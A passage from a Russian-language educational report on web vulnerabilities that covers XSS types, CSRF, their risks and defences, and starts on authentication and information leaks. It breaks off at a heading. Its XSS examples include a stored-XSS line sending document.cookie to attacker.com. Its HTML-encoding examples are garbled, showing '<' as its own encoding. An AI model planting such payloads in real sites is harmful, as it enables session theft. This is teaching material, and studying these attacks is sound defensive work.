

Рис. 5 — Использовав параметризованный запрос, удалось защититься от sql-инъекции

Таким образом, у нас получилось защититься от sql-инъекции с помощью использования параметризированного запроса.

Для написания сайта использовался fastapi(python) на бекенде, для обращений к базе данных использовался встроенный модуль sqlite3, на фронте html, css и чистый js. Исходный код с историей изменений можно найти на Github.[19]

2. Межсайтовый скриптинг (XSS)

2.1. Понятие межсайтового скриптинга и его воздействие на пользователей

Межсайтовый скриптинг (XSS, Cross-Site Scripting) – это тип атаки, направленной на внедрение вредоносного кода (обычно JavaScript) в веб-страницы, которые затем отображаются уязвимым пользователям.

2.1.1. Сущность XSS

XSS-атаки эксплуатируют доверие пользователя к веб-сайту. Злоумышленник внедряет вредоносный код в веб-страницу, и когда пользователь посещает эту страницу, код выполняется в его браузере. Этот код может быть использован для:

- **Кражи данных пользователя**: злоумышленник может украсть файлы cookie, токены сессии, пароли и другую конфиденциальную информацию.
- **Выполнения действий от имени пользователя**: злоумышленник может использовать код для выполнения действий на сайте от имени пользователя, например, отправки сообщений, изменения настроек или совершения покупок.
- **Перенаправления пользователя на вредоносные сайты**: злоумышленник может перенаправить пользователя на фишинговые сайты или сайты, содержащие вредоносное ПО.
- **Отображения ложной информации**: злоумышленник может использовать код для изменения контента страницы, например, отображения ложных сообщений или подмены информации.

2.1.2. Воздействие на пользователей

XSS-атаки могут иметь серьезные последствия для пользователей, включая:

- **Финансовые потери**: злоумышленник может украсть данные кредитной карты или банковского счета пользователя и использовать их для совершения мошеннических операций.
- **Кража личных данных**: злоумышленник может украсть личную информацию пользователя, такую как имя, адрес, номер телефона и т. д., и использовать ее для мошенничества, шантажа или других злонамеренных целей.

- **Ущерб репутации**: если пользователь стал жертвой XSS-атаки на сайте, который он считает надежным, это может подорвать его доверие к этому сайту и к Интернету в целом.
- **Потеря данных**: злоумышленник может использовать XSS-атаку для удаления или изменения данных пользователя, что может привести к потере важной информации.
- **Вредоносное ПО**: злоумышленник может использовать XSS-атаку для установки вредоносного ПО на компьютер пользователя, что может привести к дальнейшим проблемам с безопасностью и конфиденциальностью.

2.1.3. Типичные сценарии XSS-атак

XSS-атаки могут быть реализованы различными способами. Вот несколько типичных сценариев:

- **Внедрение кода в поля формы**: злоумышленник может ввести вредоносный код в поле формы, например, в поле комментария или поиска. Когда страница отображается, код выполняется в браузере пользователя.
- **Внедрение кода в URL**: злоумышленник может внедрить код в URL-адрес, который затем отправляется пользователю, например, через электронную почту или сообщение в чате. Когда пользователь переходит по ссылке, код выполняется в его браузере.
- **Внедрение кода в файлы cookie**: злоумышленник может внедрить код в файлы cookie, которые затем отправляются на сервер при каждом запросе пользователя. Если сервер не проверяет файлы cookie перед их использованием, код может быть выполнен в браузере пользователя.

Важно понимать, что XSS-атаки могут быть очень опасными и иметь серьезные последствия для пользователей. Поэтому разработчики веб-приложений должны принимать меры для защиты своих сайтов от этого типа атак.

2.2. Различные типы XSS-атак и их примеры

XSS-атаки могут быть классифицированы по нескольким критериям, включая способ внедрения кода, контекст выполнения кода и цель атаки.

2.2.1. Классификация по способу внедрения

Отраженные (Reflected) XSS: В этом типе атаки вредоносный код не сохраняется на сервере, а отражается от него в ответ на запрос пользователя, содержащий вредоносный скрипт. Например, злоумышленник может отправить жертве ссылку, которая содержит вредоносный скрипт в параметрах URL. Когда жертва переходит по ссылке, скрипт выполняется в ее браузере.

– **Пример**: Злоумышленник отправляет жертве ссылку вида:
https://example.com/search?q=<script>alert('XSS!')</script>.
Если сайт уязвим к отраженным XSS, то при переходе по ссылке жертва увидит всплывающее окно с сообщением "XSS!".

Хранимые (Stored) XSS: В этом типе атаки вредоносный код сохраняется на сервере, например, в базе данных или файловой системе. Код выполняется в браузере каждого пользователя, который посещает уязвимую страницу. Например, злоумышленник может оставить комментарий на форуме, который содержит вредоносный скрипт. Этот скрипт будет выполнен в браузере каждого пользователя, который просматривает комментарии.

– **Пример**: Злоумышленник оставляет комментарий на форуме с кодом:
<script>new Image().src="http://attacker.com/?cookie="+document.cookie;</script>.
Этот скрипт отправляет cookie пользователя на сервер злоумышленника.

DOM-based XSS: В этом типе атаки вредоносный код внедряется в Document Object Model (DOM) страницы на стороне клиента, без участия сервера. Это может произойти, например, при использовании JavaScript для динамического изменения содержимого страницы. Например, злоумышленник может внедрить код в URL-адрес, который затем используется для обновления содержимого страницы.

– **Пример**: Сайт использует JavaScript для отображения имени пользователя в приветствии, взятого из параметра URL:
https://example.com/welcome?name=John.
Злоумышленник может изменить URL на
https://example.com/welcome?name=<script>alert('XSS!')</script>
и при переходе по ссылке код выполнится в браузере жертвы.

2.2.2. Классификация по контексту выполнения

– **XSS в HTML-контексте**: Вредоносный код внедряется непосредственно в HTML-код страницы. Например, злоумышленник может внедрить тег ‘<script>‘ с вредоносным кодом.
– **XSS в JavaScript-контексте**: Вредоносный код внедряется в JavaScript-код страницы. Например, злоумышленник может внедрить код в значение переменной или функции.
– **XSS в атрибутах HTML-тегов**: Вредоносный код внедряется в значения атрибутов HTML-тегов. Например, злоумышленник может внедрить код в атрибут "onclick"тега ‘<a>‘.

Каждый тип XSS-атаки имеет свои особенности и требует соответствующих мер защиты. Понимание различных типов XSS-атак и их примеров помогает разработчикам и специалистам по безопасности лучше защитить веб-приложения от этих угроз.

2.3. Риски и угрозы, связанные с XSS для веб-приложений

Межсайтовый скриптинг (XSS) представляет собой серьезную уязвимость, способную привести к многочисленным рискам и угрозам для веб-приложений и их пользователей. XSS-атаки эксплуатируют недостаточную фильтрацию входных данных, позволяя злоумышленникам внедрять вредоносный код на веб-страницы, который затем выполняется в браузерах пользователей.

2.3.1. Кража конфиденциальной информации

Одной из основных угроз, связанных с XSS, является кража конфиденциальной информации. Злоумышленники могут использовать вредоносный код для:

- **Кражи файлов cookie:** Файлы cookie часто содержат идентификаторы сессий и другие данные аутентификации. Злоумышленник, получив доступ к файлам cookie, может имитировать пользователя и получить несанкционированный доступ к его аккаунту, что может привести к краже личных данных, финансовой информации и других конфиденциальных сведений.
- **Кражи данных форм:** XSS-атаки позволяют злоумышленникам перехватывать данные, вводимые пользователем в формы, такие как логины, пароли, номера кредитных карт и т.д.
- **Keylogging:** Внедрение кейлоггера на веб-страницу позволяет злоумышленнику записывать все нажатия клавиш пользователя, включая пароли и другую конфиденциальную информацию.

2.3.2. Дефейс веб-сайта

XSS-атаки могут использоваться для изменения контента веб-страницы, что наносит ущерб репутации веб-сайта и подрывает доверие пользователей. Злоумышленники могут использовать XSS для:

- **Отображения ложных сообщений:** Внедрение кода, отображающего ложные сообщения, например, о взломе сайта или выигрыше приза, может привести к панике, недоверию и потере клиентов.
- **Подмены информации:** Изменение содержимого веб-страницы, например, подмена цен товаров, условий обслуживания или контактной информации, может привести к финансовым потерям, юридическим проблемам и ущербу репутации.
- **Внедрения рекламы или пропаганды:** XSS позволяет внедрять нежелательную рекламу или пропаганду на веб-страницу, что раздражает пользователей и наносит ущерб репутации сайта.

2.3.3. Распространение вредоносного ПО

XSS-атаки могут использоваться для распространения вредоносного ПО, такого как вирусы, трояны и черви. Злоумышленник может внедрить код, который:

- **Перенаправляет пользователя на вредоносный сайт:** Внедрение кода, перенаправляющего пользователя на вредоносный сайт, содержащий вредоносное ПО или фишинговые формы, может привести к заражению компьютера пользователя вредоносным ПО или краже его учетных данных.
- **Автоматически загружает вредоносное ПО:** Внедрение кода, автоматически загружающего вредоносное ПО на компьютер пользователя без его ведома или согласия, может привести к заражению компьютера пользователя вредоносным ПО, которое может украсть его данные, повредить его файлы или использовать его компьютер для атак на другие компьютеры.

2.3.4. Фишинг

XSS-уязвимости могут использоваться для создания фишинговых страниц, имитирующих внешний вид законных сайтов. Злоумышленник может использовать код для создания формы входа, которая отправляет данные пользователя на его сервер, а не на сервер законного сайта. Это позволяет злоумышленнику получить доступ к учетным данным пользователя, которые затем могут быть использованы для получения несанкционированного доступа к его учетной записи.

2.3.5. DDoS-атаки

XSS-атаки могут быть использованы для проведения DDoS-атак (Distributed Denial of Service) на веб-сервер. Злоумышленник может внедрить код, который заставляет браузеры пользователей отправлять большое количество запросов на сервер, что может привести к его перегрузке и отказу в обслуживании. Это может сделать веб-сайт недоступным для законных пользователей.

2.3.6. Потеря доверия пользователей

XSS-уязвимости могут подорвать доверие пользователей к веб-сайту. Если пользователь стал жертвой XSS-атаки, он может потерять доверие к сайту и перестать им пользоваться. Это может привести к потере клиентов и доходов для владельцев сайта.

2.4. Методы обнаружения и предотвращения межсайтового скриптинга

Учитывая серьезные риски, связанные с XSS-уязвимостями, важно применять эффективные методы обнаружения и предотвращения этих атак. Существуют

различные подходы, которые могут быть использованы для обеспечения безопасности веб-приложений от XSS.

2.4.1. Обнаружение XSS-уязвимостей

Обнаружение XSS-уязвимостей является важным этапом в обеспечении безопасности веб-приложений. Для этого используются различные методы, включая:

- **Ручное тестирование:** Этот метод включает в себя анализ исходного кода приложения и поиск потенциальных уязвимостей, таких как недостаточная фильтрация входных данных. Тестировщики могут использовать различные инструменты и техники, такие как анализ исходного кода, использование прокси-серверов и fuzzing, чтобы обнаружить уязвимости.
- **Автоматизированное сканирование:** Существуют различные инструменты автоматизированного сканирования уязвимостей, которые могут быть использованы для обнаружения XSS-уязвимостей. Эти инструменты могут сканировать веб-приложения на наличие известных паттернов XSS-атак и предоставлять отчеты о найденных уязвимостях.
- **Bug bounty программы:** Bug bounty программы предлагают вознаграждение исследователям безопасности, которые обнаруживают уязвимости в веб-приложениях. Это может быть эффективным способом обнаружения XSS-уязвимостей, так как исследователи безопасности имеют большой опыт и знания в этой области.

2.4.2. Предотвращение XSS-атак

Предотвращение XSS-атак является ключевым аспектом обеспечения безопасности веб-приложений. Для этого используются различные методы, включая:

- **Валидация входных данных:** Валидация входных данных является одним из наиболее важных методов предотвращения XSS-атак. Это означает проверку всех данных, вводимых пользователем, на соответствие ожидаемому формату и типу данных. Например, если поле формы ожидает числовое значение, необходимо убедиться, что пользователь ввел именно число, а не строку или код.
- **Кодирование выходных данных:** Кодирование выходных данных означает преобразование специальных символов в их HTML-эквиваленты. Это предотвращает интерпретацию браузером этих символов как кода, что может привести к выполнению вредоносного кода. Например, символ '<' должен быть преобразован в '<'.
- **Использование HTTP-заголовков безопасности:** Существуют различные HTTP-заголовки безопасности, которые могут быть использованы для предотвращения XSS-атак. Например, заголовок Content-Security-Policy

(CSP) позволяет указать, какие источники контента разрешены для загрузки на веб-странице. Это может помочь предотвратить загрузку вредоносного кода с ненадежных источников.
- **Использование фреймворков и библиотек с защитой от XSS:** Многие современные фреймворки и библиотеки веб-разработки имеют встроенные механизмы защиты от XSS. Использование таких фреймворков и библиотек может значительно упростить процесс предотвращения XSS-атак.

2.4.3. Дополнительные меры безопасности

Помимо основных методов предотвращения XSS-атак, существуют и другие меры безопасности, которые могут быть приняты для повышения безопасности веб-приложений:

- **Обучение пользователей:** Пользователи должны быть осведомлены о рисках, связанных с XSS-атаками, и о том, как их избежать. Например, пользователям следует быть осторожными при нажатии на ссылки в электронных письмах или на веб-сайтах, а также при вводе данных в формы.
- **Использование веб-application firewall (WAF):** WAF - это инструмент безопасности, который может быть использован для обнаружения и блокировки вредоносного трафика. WAF может быть настроен на обнаружение известных паттернов XSS-атак и блокирование соответствующего трафика.
- **Регулярное обновление программного обеспечения:** Разработчики должны регулярно обновлять программное обеспечение веб-приложений, чтобы устранять известные уязвимости, включая XSS-уязвимости.

2.5. Практические примеры и инструменты для защиты от XSS-атак

Защита от XSS-атак требует комплексного подхода, включающего в себя использование различных инструментов и методов. В этом разделе мы рассмотрим практические примеры и инструменты, которые могут быть использованы для повышения безопасности веб-приложений от XSS.

2.5.1. Примеры кодирования выходных данных

Кодирование выходных данных является одним из основных методов предотвращения XSS-атак. Существуют несколько способов кодирования выходных данных, в зависимости от контекста, в котором они отображаются:

- **HTML-кодирование:** Этот метод используется для кодирования данных, которые будут отображаться в HTML-контексте. Например, символ ’<’ должен быть преобразован в ’<’.

- **URL-кодирование:** Этот метод используется для кодирования данных, которые будут использоваться в URL-адресах. Например, пробел должен быть преобразован в ’%20’.
- **JavaScript-кодирование:** Этот метод используется для кодирования данных, которые будут использоваться в JavaScript-коде. Например, символ ” ’ ” должен быть преобразован в ” \’ ”.

2.5.2. Использование библиотек и фреймворков с защитой от XSS

Многие современные фреймворки и библиотеки веб-разработки имеют встроенные механизмы защиты от XSS. Некоторые из популярных фреймворков и библиотек с защитой от XSS включают:

- **React:** React автоматически экранирует выходные данные, что помогает предотвратить XSS-атаки.
- **Angular:** Angular также имеет встроенные механизмы защиты от XSS, такие как автоматическое экранирование выходных данных и строгая проверка типов.
- **Django:** Django предоставляет различные инструменты для защиты от XSS, такие как шаблонизатор с автоматическим экранированием и функции для валидации входных данных.

2.5.3. Инструменты для тестирования на уязвимости XSS

Существует множество инструментов, которые могут быть использованы для тестирования веб-приложений на уязвимости XSS. Некоторые из популярных инструментов включают:

- **OWASP ZAP:** OWASP Zed Attack Proxy (ZAP) - это бесплатный инструмент с открытым исходным кодом для тестирования безопасности веб-приложений. ZAP может быть использован для обнаружения различных уязвимостей, включая XSS.[6][7]
- **Burp Suite:** Burp Suite - это коммерческий инструмент для тестирования безопасности веб-приложений. Burp Suite предлагает широкий набор функций для тестирования безопасности, включая обнаружение XSS-уязвимостей.[8][9]
- **XSS Hunter:** XSS Hunter - это онлайн-сервис, который позволяет создавать "ловушки"для XSS-атак. Эти ловушки могут быть размещены на веб-страницах, и если злоумышленник выполняет XSS-атаку, он будет перенаправлен на ловушку, что позволит вам обнаружить атаку.[10]

2.5.4. Content Security Policy (CSP)

Content Security Policy (CSP) - это механизм безопасности, который позволяет указать, какие источники контента разрешены для загрузки на веб-странице.

CSP может быть использован для предотвращения XSS-атак, ограничивая загрузку скриптов только с доверенных источников.

2.5.5. Входная фильтрация и валидация данных

Входная фильтрация и валидация данных являются одними из самых важных методов предотвращения XSS-атак. Валидация входных данных означает проверку всех данных, вводимых пользователем, на соответствие ожидаемому формату и типу данных. Фильтрация входных данных означает удаление или преобразование потенциально опасных символов из входных данных.

2.5.6. Выходная фильтрация и кодирование данных

Выходная фильтрация и кодирование данных означают преобразование специальных символов в их HTML-эквиваленты. Это предотвращает интерпретацию браузером этих символов как кода, что может привести к выполнению вредоносного кода.

3. Подделка межсайтовых запросов (CSRF)

3.1. Понятие и примеры подделки межсайтовых запросов

Подделка межсайтовых запросов (Cross-Site Request Forgery, CSRF) представляет собой тип атаки, направленной на выполнение несанкционированных действий от имени пользователя, который аутентифицирован на уязвимом веб-приложении. Злоумышленник обманным путем заставляет пользователя отправить запрос к веб-приложению, которое выполнит действие, не предусмотренное пользователем.

3.1.1. Механизм CSRF-атаки

CSRF-атака обычно осуществляется следующим образом:

1) **Пользователь аутентифицируется на уязвимом веб-приложении:** Пользователь входит в свою учетную запись на веб-приложении, которое уязвимо к CSRF.
2) **Злоумышленник создает вредоносный запрос:** Злоумышленник создает запрос, который выполняет несанкционированное действие, например, изменение пароля пользователя или перевод денежных средств.
3) **Запрос маскируется под легитимный:** Злоумышленник маскирует вредоносный запрос под легитимный, например, размещая его в скрытой форме или в ссылке на веб-странице.
4) **Пользователь обманным путем отправляет запрос:** Пользователь посещает веб-страницу злоумышленника или нажимает на ссылку, которая автоматически отправляет вредоносный запрос к уязвимому веб-приложению.
5) **Веб-приложение выполняет запрос:** Веб-приложение, не подозревая о том, что запрос был отправлен злоумышленником, выполняет его, используя данные аутентификации пользователя.

3.1.2. Примеры CSRF-атак

Ниже приведены несколько примеров CSRF-атак:

– **Изменение пароля пользователя:** Злоумышленник создает форму, которая отправляет запрос на изменение пароля пользователя к уязвимому веб-приложению. Пользователь, будучи аутентифицированным на веб-приложении, посещает страницу со скрытой формой и невольно изменяет свой пароль на тот, который задал злоумышленник.

- **Перевод денежных средств:** Злоумышленник создает ссылку, которая отправляет запрос на перевод денежных средств с счета пользователя на счет злоумышленника. Пользователь, будучи аутентифицированным на веб-приложении онлайн-банкинга, нажимает на ссылку и невольно переводит свои средства злоумышленнику.
- **Изменение настроек учетной записи:** Злоумышленник создает запрос, который изменяет настройки учетной записи пользователя, например, адрес электронной почты или адрес доставки. Пользователь, будучи аутентифицированным на веб-приложении интернет-магазина, посещает страницу со скрытым запросом и невольно изменяет свои настройки учетной записи.

3.2. Риски и угрозы для приложений, связанные с CSRF-атаками

CSRF-атаки представляют собой серьезную угрозу для безопасности веб-приложений и могут иметь разнообразные негативные последствия для пользователей, организаций и репутации бренда. В этом разделе рассмотрим основные риски и угрозы, связанные с CSRF-атаками.

3.2.1. Кража личных данных

Злоумышленники могут использовать CSRF-атаки для получения несанкционированного доступа к конфиденциальной информации пользователя, хранящейся в веб-приложении. Например:

- **Доступ к финансовым данным:** CSRF-атака может быть использована для инициирования перевода денежных средств с банковского счета пользователя на счет злоумышленника или для получения доступа к данным его кредитной карты.
- **Кража личной информации:** Злоумышленник может получить доступ к личным данным пользователя, таким как адрес, номер телефона, дата рождения и другая чувствительная информация.
- **Чтение личных сообщений:** CSRF-атака может быть использована для получения доступа к личным сообщениям пользователя, что может привести к раскрытию конфиденциальной информации или нарушению приватности.

3.2.2. Финансовые потери

CSRF-атаки могут привести к прямым финансовым потерям для пользователей и организаций:

- **Несанкционированные переводы:** Злоумышленник может использовать CSRF-атаку для перевода денег с банковского счета пользователя на свой

счет, причинив пользователю финансовый ущерб.
- **Мошеннические покупки:** CSRF-атака может быть использована для совершения покупок от имени пользователя, используя его данные кредитной карты.
- **Вымогательство:** Злоумышленник может использовать CSRF-атаку для изменения настроек учетной записи пользователя, например, адреса электронной почты или адреса доставки, а затем требовать выкуп за восстановление доступа к учетной записи.

3.2.3. Повреждение репутации

CSRF-атаки могут нанести ущерб репутации организаций и брендов:

- **Публикация нежелательного контента:** Злоумышленник может использовать CSRF-атаку для публикации нежелательного контента от имени пользователя на форумах, в социальных сетях или других онлайн-платформах. Это может привести к негативному восприятию бренда и потере доверия пользователей.
- **Распространение дезинформации:** CSRF-атака может быть использована для распространения ложной информации от имени пользователя, что может нанести ущерб репутации организации или бренда.
- **Ассоциация с незаконной деятельностью:** Злоумышленник может использовать CSRF-атаку для совершения незаконных действий, таких как мошенничество или отмывание денег, от имени пользователя или организации. Это может привести к юридическим проблемам и негативному освещению в СМИ.

3.2.4. Нарушение безопасности

CSRF-атаки могут привести к нарушению безопасности веб-приложений и систем:

- **Изменение настроек безопасности:** Злоумышленник может использовать CSRF-атаку для изменения настроек безопасности веб-приложения, что может сделать его более уязвимым для других атак.
- **Получение доступа к административным функциям:** CSRF-атака может быть использована для получения доступа к административным функциям веб-приложения, что позволит злоумышленнику получить полный контроль над приложением.
- **Установка вредоносного программного обеспечения:** Злоумышленник может использовать CSRF-атаку для установки вредоносного программного обеспечения на сервер веб-приложения или на компьютеры пользователей.

3.2.5. Угроза для конфиденциальности

CSRF-атаки могут нарушить конфиденциальность пользователей:

- **Доступ к личной переписке:** CSRF-атака может быть использована для получения доступа к личным сообщениям пользователя, что может привести к раскрытию конфиденциальной информации или нарушению приватности.
- **Отслеживание действий пользователя:** Злоумышленник может использовать CSRF-атаку для отслеживания действий пользователя на веб-сайте, например, какие страницы он посещает или какие действия он выполняет.
- **Сбор информации о пользователе:** CSRF-атака может быть использована для сбора информации о пользователе, такой как его IP-адрес, тип браузера и операционная система.

3.3. Основные подходы к предотвращению CSRF-атак

Предотвращение CSRF-атак является важным аспектом обеспечения безопасности веб-приложений. Существует несколько эффективных подходов, которые разработчики могут использовать для защиты своих приложений от этого типа угроз.

3.3.1. Использование токенов CSRF (Synchronizer Token Pattern)

Токены CSRF представляют собой уникальные, случайные значения, которые генерируются сервером и внедряются в формы и запросы, изменяющие состояние приложения. При отправке формы или запроса браузер пользователя передает токен обратно на сервер, который проверяет его подлинность. Если токен отсутствует или недействителен, запрос отклоняется.

- **Генерация токенов:** Токены CSRF должны генерироваться случайным образом и быть уникальными для каждого пользователя и сеанса.
- **Внедрение токенов:** Токены CSRF должны внедряться во все формы и запросы, изменяющие состояние приложения, например, в скрытые поля форм.
- **Проверка токенов:** Сервер должен проверять подлинность токенов CSRF при каждом запросе, изменяющем состояние приложения.

3.3.2. Использование SameSite Cookie Attribute

Атрибут SameSite для файлов cookie позволяет разработчикам контролировать, могут ли cookie отправляться в межсайтовых запросах. Установив атрибут SameSite в значение ‘Strict‘ или ‘Lax‘, можно предотвратить отправку cookie в запросах, инициированных с других сайтов, что эффективно защищает от CSRF-атак.

- **Strict:** Cookie отправляются только в запросах, инициированных с того же сайта, что и cookie.
- **Lax:** Cookie отправляются в запросах, инициированных с того же сайта, что и cookie, а также в некоторых межсайтовых запросах, например, при переходе по ссылке с другого сайта.

3.3.3. Двойная отправка cookie (Double Submit Cookie Pattern)

Двойная отправка cookie - это альтернативный подход к токенам CSRF. В этом методе сервер генерирует случайное значение и устанавливает его как в cookie, так и в скрытое поле формы. При отправке формы браузер пользователя передает как cookie, так и значение из скрытого поля. Сервер проверяет, совпадают ли эти два значения, чтобы убедиться, что запрос является легитимным.

3.3.4. Проверка заголовка Referer

Заголовок Referer HTTP-запроса содержит URL страницы, с которой был инициирован запрос. Сервер может проверить заголовок Referer, чтобы убедиться, что запрос был инициирован с того же сайта, что и приложение. Однако, этот метод не является полностью надежным, так как заголовок Referer может быть подделан или отсутствовать.

3.3.5. Дополнительные рекомендации

- **Использование POST-запросов:** Вместо GET-запросов для изменения состояния приложения следует использовать POST-запросы, так как GET-запросы более уязвимы для CSRF-атак.
- **Ограничение межсайтовых запросов:** Используйте политики безопасности контента (CSP) и другие механизмы для ограничения межсайтовых запросов к вашему приложению.
- **Обучение пользователей:** Обучайте пользователей принципам безопасности и предупреждайте их о рисках, связанных с CSRF-атаками.

Существует несколько эффективных подходов к предотвращению CSRF-атак. Разработчики должны выбирать подходящий метод или комбинацию методов, основываясь на специфике своего приложения и уровнях риска. Регулярное обновление и тестирование приложения также являются важными аспектами обеспечения безопасности от CSRF-атак.

3.4. Основные подходы и инструменты для предотвращения CSRF-атак

Защита веб-приложений от CSRF-атак требует комплексного подхода, который включает в себя использование различных инструментов и следование рекомендациям по обеспечению безопасности. В этом разделе рассмотрим некоторые из наиболее эффективных инструментов и рекомендаций для защиты от CSRF-атак.

3.4.1. Фреймворки веб-разработки с встроенной защитой от CSRF

Многие современные фреймворки веб-разработки предоставляют встроенные механизмы защиты от CSRF-атак. Эти фреймворки автоматически генерируют и проверяют токены CSRF, что упрощает процесс защиты приложений.

- **Django (Python):** Фреймворк Django предоставляет встроенную защиту от CSRF-атак с помощью middleware ‘django.middleware.csrf.CsrfViewMiddleware‘. Этот middleware автоматически добавляет токены CSRF в формы и проверяет их подлинность при обработке запросов.
- **Ruby on Rails (Ruby):** Фреймворк Ruby on Rails также предоставляет встроенную защиту от CSRF-атак с помощью модуля ‘ActionController::RequestForgeryProtection‘. Этот модуль автоматически генерирует и проверяет токены CSRF, а также предоставляет методы для настройки поведения защиты.
- **Spring Security (Java):** Spring Security - это фреймворк безопасности для приложений Java, который предоставляет широкий спектр функций безопасности, включая защиту от CSRF-атак. Spring Security использует токены CSRF для защиты форм и AJAX-запросов.

3.4.2. Инструменты для тестирования на наличие CSRF-уязвимостей

Существует ряд инструментов, которые помогают разработчикам и специалистам по безопасности выявлять CSRF-уязвимости в веб-приложениях.

- **OWASP ZAP:** OWASP Zed Attack Proxy (ZAP) - это бесплатный и открытый сканер уязвимостей, который включает в себя инструменты для обнаружения CSRF-уязвимостей. ZAP может автоматически сканировать веб-приложения и выявлять потенциальные уязвимости, связанные с отсутствием или неправильной реализацией токенов CSRF.
- **Burp Suite:** Burp Suite - это коммерческий набор инструментов для тестирования безопасности веб-приложений, который включает в себя функции

для обнаружения и эксплуатации CSRF-уязвимостей. Burp Suite позволяет перехватывать и модифицировать запросы, а также автоматизировать процесс тестирования на наличие CSRF-уязвимостей.
- **CSRF Tester:** CSRF Tester - это расширение для браузера, которое позволяет легко создавать и отправлять CSRF-атаки. Этот инструмент может быть полезен для тестирования устойчивости веб-приложений к CSRF-атакам.

3.4.3. Рекомендации по выбору и использованию инструментов

- **Выбор инструментов в зависимости от потребностей:** Выбор инструментов для защиты от CSRF-атак должен основываться на специфике приложения, требованиях к безопасности и уровне квалификации разработчиков.
- **Регулярное обновление инструментов:** Инструменты безопасности должны регулярно обновляться для обеспечения защиты от новых угроз и уязвимостей.
- **Использование комбинации инструментов:** Для обеспечения максимальной защиты рекомендуется использовать комбинацию различных инструментов, таких как фреймворки с встроенной защитой, сканеры уязвимостей и инструменты для тестирования на проникновение.

3.4.4. Общие рекомендации по защите от CSRF-атак

- **Обучение разработчиков:** Обучение разработчиков принципам безопасной разработки и методам предотвращения CSRF-атак является важным аспектом обеспечения безопасности приложений.
- **Внедрение программы bug bounty:** Программа bug bounty может стимулировать исследователей безопасности к обнаружению уязвимостей в приложениях, включая CSRF-уязвимости.
- **Регулярное тестирование на проникновение:** Регулярное проведение тестирования на проникновение помогает выявлять и устранять уязвимости в приложениях до того, как они будут обнаружены злоумышленниками.

Защита от CSRF-атак является важной задачей для обеспечения безопасности веб-приложений. Существует ряд инструментов и рекомендаций, которые могут помочь разработчикам и специалистам по безопасности эффективно защитить свои приложения от этого типа угроз.

4. Другие уязвимости веб-приложений

4.1. Рассмотрение и обзор других основных уязвимостей

Помимо широко известных уязвимостей, таких как инъекции SQL, межсайтовый скриптинг (XSS) и подделка межсайтовых запросов (CSRF), существует ряд других значительных уязвимостей, которые могут представлять серьезную угрозу для безопасности веб-приложений. В этом разделе мы рассмотрим некоторые из этих уязвимостей, включая недостаточную аутентификацию, утечку информации, недостаточную авторизацию и другие.

4.1.1. Недостаточная аутентификация

Уязвимости, связанные с недостаточной аутентификацией, возникают, когда механизмы аутентификации в веб-приложении имеют слабые стороны, которые могут быть использованы злоумышленниками для получения несанкционированного доступа к учетным записям пользователей или системе в целом. Эти слабые стороны могут быть связаны с различными аспектами процесса аутентификации, такими как:

- **Слабые пароли:** Использование слабых или легко угадываемых паролей является распространенной проблемой. Злоумышленники могут использовать методы перебора паролей, словари или социальную инженерию для получения доступа к учетным записям пользователей.
- **Отсутствие многофакторной аутентификации (MFA):** MFA добавляет дополнительный уровень защиты, требуя от пользователей предоставить несколько факторов аутентификации, таких как пароль и код из SMS, для доступа к системе. Отсутствие MFA делает систему более уязвимой для атак методом подбора паролей и фишинга.
- **Небезопасное хранение паролей:** Пароли должны храниться в зашифрованном виде с использованием надежных алгоритмов хеширования, таких как scrypt или Argon2. Хранение паролей в виде простого текста или с использованием слабых алгоритмов хеширования делает их уязвимыми для кражи в случае утечки данных.
- **Уязвимости в процессе восстановления пароля:** Злоумышленники могут использовать уязвимости в процессе восстановления пароля для сброса паролей пользователей и получения несанкционированного доступа к их учетным записям. Это может быть связано с недостаточной проверкой личности пользователя или слабыми методами сброса пароля.

4.1.2. Утечка информации

Утечка информации происходит, когда конфиденциальные данные, такие как имена пользователей, пароли, номера кредитных карт или персональная информация, становятся доступными неавторизованным лицам. Это может произойти по различным причинам, включая:

- **Неправильная обработка ошибок:** Ошибки приложения могут раскрывать конфиденциальную информацию, такую как пути к файлам, внутренняя структура базы данных или значения переменных окружения.
- **Небезопасное хранение данных:** Конфиденциальные данные должны храниться в зашифрованном виде и с ограниченным доступом. Недостаточная защита данных, как в состоянии покоя, так и в процессе передачи, может привести к утечке информации.
- **Недостаточное журналирование и мониторинг:** Отсутствие надлежащего журналирования и мониторинга может затруднить обнаружение утечек информации. Важно вести журналы событий безопасности и регулярно анализировать их на предмет подозрительной активности.
- **Уязвимости в сторонних компонентах:** Использование сторонних библиотек или компонентов с известными уязвимостями может привести к утечке информации. Необходимо регулярно обновлять сторонние компоненты до последних версий, чтобы устранить уязвимости безопасности.

4.1.3. Недостаточная авторизация

